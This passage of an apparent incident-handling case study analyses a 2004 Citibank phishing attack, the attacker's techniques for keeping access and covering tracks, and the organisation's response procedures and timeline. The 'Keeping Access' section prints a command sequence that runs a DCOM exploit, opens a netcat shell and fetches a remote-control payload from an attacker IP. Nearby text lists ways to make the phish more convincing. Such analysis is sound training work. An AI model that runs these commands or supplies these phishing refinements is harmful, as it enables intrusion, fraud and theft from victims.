



**Figure 29 Certificate being use for SSL encryption is valid and trusted**





**Figure 30 Pop-up property shows it is a fake**


**Figure 31 Closer look at the pop-up**





**Figure 32 Pop-up display is different from Internet explorer**





**Figure 33 Pop-up page property shows it is a fake**





**Figure 34 Main page property shows its legitimate origin**

Netscape display the legitimate main page exactly the same as Internet explorer does, however, it is not the case with pop-up page. If we look carefully, Figure 32 between title bar and Citibank icon, there is no blue wave. This is again not really noticeable when a user has bowed to attacker's psychological pressure.

Netscape page properties on Figure 33 and Figure 34 provide the same information as Internet explorer. Both of the browsers are able to tell the origin of each page.

The victim filled the pop-up page with confidential information, and upon clicking 'continue' icon, and the input will be passed to `process.php`.

3. Enhancement
   The attack can be enhanced with a number of ways:
   - Correcting grammatical errors
   - Rewriting the email in professional business manner
   - Hiding the URL by using exploit described in CAN-2004-0526
   - Correcting display in Netscape to be parsed correctly as IE.
   - Rewriting the tone of message to lower any sign of pressure

   The attack is technically very simple in nature, however, cleverly done. The only weaknesses would be the message itself that resembles fake emails.

   For corporate espionage, phishing can be targeted to collect username and password for access, privilege escalation and stealing information asset that are useful for competitors. It can also be a form of survey to collect certain confidential information by mimicking victim organization intranet web pages.

4. Detection and Prevention
   The sign of detection has been discussed in great detail in section 'Attacker network'. As discussed previously, there have been challenges in identifying various phishing attacks.

   Let's focus on detection of the Citibank phishing attack on sniffer log. Complete log of information flow between victims, attacker, Citibank U.S., Citibank UK is available at appendix for further reference. The log shows in great details how the client get redirected to both legitimate and phishing site at the same time.

In order to prevent phishing from attacking victims, employees must be educated about information security awareness training regularly. In real-life situation, this is hardly achievable except in government.

One method that always works is to have policy in place for sanctions failing to observe information security. The policy should be the guide for maintaining information security in organizations and justification for enforcement. Policy by itself is not sufficient. It has to be tied into employees performance review and bonus system. For example, employees need to attend mandatory security awareness training every half-year, and in turn, they will receive a bonus.

Technical aid to prevent phishing attack, however, still end-users education is the dominant element. Technical measure such as: signing important email message with digital signature, and updating vulnerable browsers and email clients.





**Figure 35 Information flow of Phishing attack**





**Figure 36 Information flow in Phishing attack**

## Keeping Access

1. SMTP Server
   As soon as the attacker gains access to an open relay server, s/he might want to harden the server. The goal of hardening compromised server is to avoid any disruption by other attackers that are trying to use the same resources. Another goal would be to prevent any parties to access the compromised server and retrieve logs that may prove attacker's crime.

   Hardening a server can be done by installing some-sort of packet filtering, for example Window XP's personal firewall to allow only incoming connection from Attacker's IP. In order to do this, the attacker should gain a remote access to compromised workstation either by Trojan or hacking tools such as netcat.

   One example is to exploit the SMTP server with dcom32.exe[39]. After having access to command prompt, the attacker could upload remote control software and modify the setting on the server.

```
c:\> dcom32.exe 5 218.51.6.47

c:> nc -vvv 218.51.6.47 4444

Microsoft Windows XP [Version 5.1.2600]
C:\WINDOWS\system32> tftp –I get <attacker IP>
RemoteControl.exe
```

2. Victim
   Information obtained from victim does not last long. It will be sooner than later, the victim will realize that they have been deceived. In this case, there is no way to prolong the validity of confidential information. The attacker should use the information immediately to execute his/her crime and achieve the objectives.

   According to Anti-Phishing working group, Phishing site will stay only for slightly over two days. In our example it disappears between 36-48 hours period.

3. Enhancement
   Financial institution employed rigorous controls and fraud verifications. Therefore, the benefits for financial information of individuals are not of high value. When used to target certain organization for their information assets, the information would last longer. This is possible as many organizations are always overwhelmed with information flows and control is normally not rigorous.

4. Detection and Prevention
   Detection will be very difficult, as investigator will on average 2.25 days to collect information on phishing site. As the attacks become more sophisticated, they will target business users rather than those IT super-users.

   As with any incidents, there is a gap between the victims and authorities. There might be many incidents or intrusion attempts that are not reported. A victim might not report phishing attack at all, and wait for financial institution to take action. He/She might also try to deal this personally, and does not inform Information Response Team.

   The solution for this is again users education. When users understand the importance of incident reporting, the gap can be narrowed and investigations can be carried in much more efficient manner.

## *Covering Tracks.*

1. SMTP server
   When the attacker has completed his/her attacks, the server does not have any further use. The attacker can delete all the logs and harden the workstation. By erasing all logs and making it secure, other parties no longer can access the server.

   It is very difficult this point onwards, as any efforts will require search warrant from legal authorities and follows-up with forensic investigation.

2. Phishing web server
   Time is the key cover tracks. The shorter a phishing web server goes online, the less likely it will get investigated. Attackers seem to realize this point very well, as the average life of phishing web server is on average 2.25 days.

3. Detection and Prevention
   Detection is possible despite the timeline. In order to launch a full-scale investigation, good coordination between legal enforcement, investigators, victims, spoofed organizations, ISPs and authorities are needed. Only when these parties open to each other, and work together, they will be able to isolate the attacker.

# The Incident Handling Process[40]

The following incident handling process was taken to handle phishing attack above. The goal is to describe a real-life incident handling process that has proven to work in this case.

## *Preparation Phase*

In this phase, all action points should be completed before incident happens. With good preparations, incident handling can be made shorter and with increased chance of success. Likewise, an ill-prepared team will find tackling incidents as an impossible task.

### Existing Incident Handling Procedures

There are two ways for any employees to report any incidents or potential incident. An IRT mailbox and hotline are always available 24/7. IRT team has response time of 1 hour to prepare and start investigating with identification and next phases.

Roles and responsibilities are defined clearly to minimize confusion during a real incident. Flowcharts and incident handling procedures are documented in crisis management policy.

In summary, the organization has a sound and secure network with clearly defined roles, responsibilities and procedures. It is the benefit of large enterprise that has been well established in corporate world.

A jump-kit is provided for every security specialist/expert, containing at least the following:

- 2 (two) Pentium III – 1.6 Ghz laptop with double hard drives each and 512MB-1GB RAM. Windows 2000 and XP are installed on first hard drive and Company's distribution of Linux operation system on the second.

  The idea is to have two operating systems running at the same time without having to slow down the system when executing investigation/forensics. Another use would be using a laptop to do imaging and the others for further investigation at the same time. The extra expense were justified and approved by the management last year.

- 2 (two) 60GB spare notebook hard drives for creating forensic image
  The hard drives were upgraded earlier this year from 40GB. They should be sufficient to make images of normal servers and workstations.

- 1 (one) tape recorder with at least 2 tapes at one hour each.

The tapes are required to record comments during investigation. Additional recording can be obtained from MP3 recording software in the laptops.

- 4 (four) Page-numbered notebooks
  The notebooks are specially ordered notebooks with unique serial numbers to all specialists. The audit control requires pages are numbered for identification of any missing pages or evidence removal.

- 1 (one) removable CDR/CD-RW drive attachable to the notebooks

- 10 (ten) discs of each CDR/CD-RW
  Certain investigation requires information to be written to WORM media for authenticity.

- 1 (one) removable floppy drive with 10 blank floppies.

- 512-MB flash disk. The disk is usable to store information from bootable Linux CDs that do not have capabilities of storing or loading information.

- Bootable CDs of Operating System, System tools, and security tools: Knoppix Linux, Auditor (Moser-informatik), Winternal Administrator's Pak, and commercial forensic tools.

- Instant-print Camera

- 8-port 3COM hub for protocol analysis

- Mobile phone with all IRT-related phone information programmed in SIM-card. Charger and extra battery included.

- Laminated card of Incident handling process flowchart and a booklet of security policies

- Flashlight with extra batteries to last at least 4 hours.

## Existing Countermeasures

1. Network devices (Routers and switches)
   Router and switches are configured with warning banner for legal prosecution in case of unauthorized use. User privileges are defined into several levels and each user has a unique one-time password. Implementing OTP with Token cards provides strong authentication.

   Routers and layer-3 switches are normally configured to do egress and ingress filtering for anti-spoofing. Change management to network devices is managed centrally by a global team, and will have to go through a formal chance management procedure. This will prevent any unwanted impact due to lack of communication.

   With the exception of network devices vulnerabilities, the devices are secure by following best practices. Configurations are audited every half-year.

2. Firewalls
   Firewall rules are configured in accordance to defined access control matrix. Deviation from allowed connections will go through an exception board for approval. The firewall is configured securely by using a stateful filtering in conjunction with content filtering. Everything is denied except when allowed explicitly.

   The organization is running market leader commercial firewall software that offers service-level agreement on vulnerabilities fixes and software issues.

3. Authentication services
   Secure services such as administration of network and security devices will require strong authentication with one-time password token. While normal applications Operating system's password is used. During the upgrade to Windows 2000 and XP, older and insecure authentication protocols have been disabled (LanMan) and replaced with stronger authentication (Kerberos).

4. Logging
   Log from Firewalls and network devices are sent to regional and global servers. Devices will not store any logs locally. This really deters the attackers from altering logs on compromised system, as they have to compromised logging servers located in other regions. These servers hardened and protected.

5. Intrusion detection
   Sensors, IDSes and co-relation engines are deployed in extranet platform. There has been many debate on the effectiveness of IDS, however, the

organization believe IDS will serve as an early warning of any attacks. It is better than being blind and waiting to get compromised.

The co-relation engine is one of the most significant parts of IDS service. It will further filter IDS alerts into a more usable and reliable warnings.

6. Vulnerability assessment
   Security is all about being pro-active. The service is provided on-demand or in audit mode. The commercial solution will scan a network for vulnerabilities and feedback the result to system owners. They would take necessary actions to make sure their systems are up to date.

   As it takes only one infected worms to spread into vast intranet, Vulnerability assessment service is very valuable in auditing insecure servers and services

7. Public Key Infrastructure
   PKI is applied not only in inter-employees communications but inter-devices too. Many network and security devices are being managed by encrypted protocols e.g. SSH and HTTPS. PKI has been implemented a couple years back, and it helped to trust the devices we are accessing. Certificates are trusted, and authentications are using certificates whenever possible.

8. Security awareness
   New employees induction incorporates security awareness training. There are sample cases such as working in café where people can do shoulder surfing (looking to your work from behind), or faxing to a wrong number (without proper checking typed number before dialing), and so on.

## Incident Handling Team

The IRT has been formed and the members includes:

1. Senior Managers from various departments as stake holders
2. Specialists/Experts in security, that directly related in investigation
3. Legal counsels
4. Communication specialists (Public Relations)

IRT is a virtual team, and they are activated only when incident arises. The full-time members belong to specialists/experts in security. These individuals are ready all the time to handle any incident. The members will have monthly meeting to stay in touch and discuss any relevant issues.

Security specialist and experts are constantly trained to keep abreast of security knowledge. The management has put aside a budget for training, understanding the importance of skill sets in incident handling.

### Policy Examples

Policies are the compass in an organization, defining what can and cannot be done. It is the foundation for all other decisions. A well-established company should have many policies covering many aspects. On security-related policies, there are:

1. IT Security
2. Collaboration
3. Vulnerability management
4. Travel security
5. Telecommuting
6. Remote access
7. Security management
8. Security awareness
9. Operation security
10. Premise security
11. Personnel security
12. Meeting security
13. Logistic security
14. Email and messaging security
15. Crisis management
16. Crime prevention

The sixteen policies above are part of total set of policies that have been established and enforced in the organization. The number of policies has shown that the management views security is one of important factor for company's survival.

Now that the organization has a very good coverage on security, it has to be socialized to correct people. Business users may need to understand and follow some general policies, e.g. Meeting Security, Travel Security, Premise Security, and so on. While for IRT members, they have to be well versed at all security policies, including crisis management, vulnerability management and incident handling processes.

## *Identification Phase*

It was another day at work, and reading emails has been the practice to start the work. I noticed that there was an interesting email from Citibank, and many employees all around the world have accounts with Citibank. When I looked at it, it resembled a phishing email. It triggers my alarm to investigate further. It was targeted to individuals rather than the company. Individuals that are affected by this attack will be vulnerable to other phishing attacks. Next time we may not be fortunate enough, because it might target the company.

The attack itself, when successful, can reduce employees' productivity, as their time will be taken to sort out their exposed account issue. All these potential adverse impact would make this as a candidate of an incident.

The email was forwarded to an IT security specialist, while I belong to Network security team. The plan was to identity and investigates the incident separately. We agreed that this is not a priority 1 that needs full IRT to be activated.





**Figure 37 Emails about Security Update**

## Incident Timeline

Times are in GMT +8

| No | Date | Time | Description |
|---|---|---|---|
| 1 | 04.08.2004 | 02:55 | Email was received in internal mail server and delivered to my mailbox |
| 2 | 04.08.2004 | 09.30 | Read the email |
| 3 | 04.08.2004 | 09:32 | Forwarded the email to IT security specialist |
| 4 | 04.08.2004 | 09:33 | Called IT security specialist to coordinate investigation |
| 5 | 04.08.2004 | 09.36 | Sent email to Email server admin to block SMTP server |
| 6 | 04.08.2004 | 09:38 | Sent email to NOC to block phishing web server |
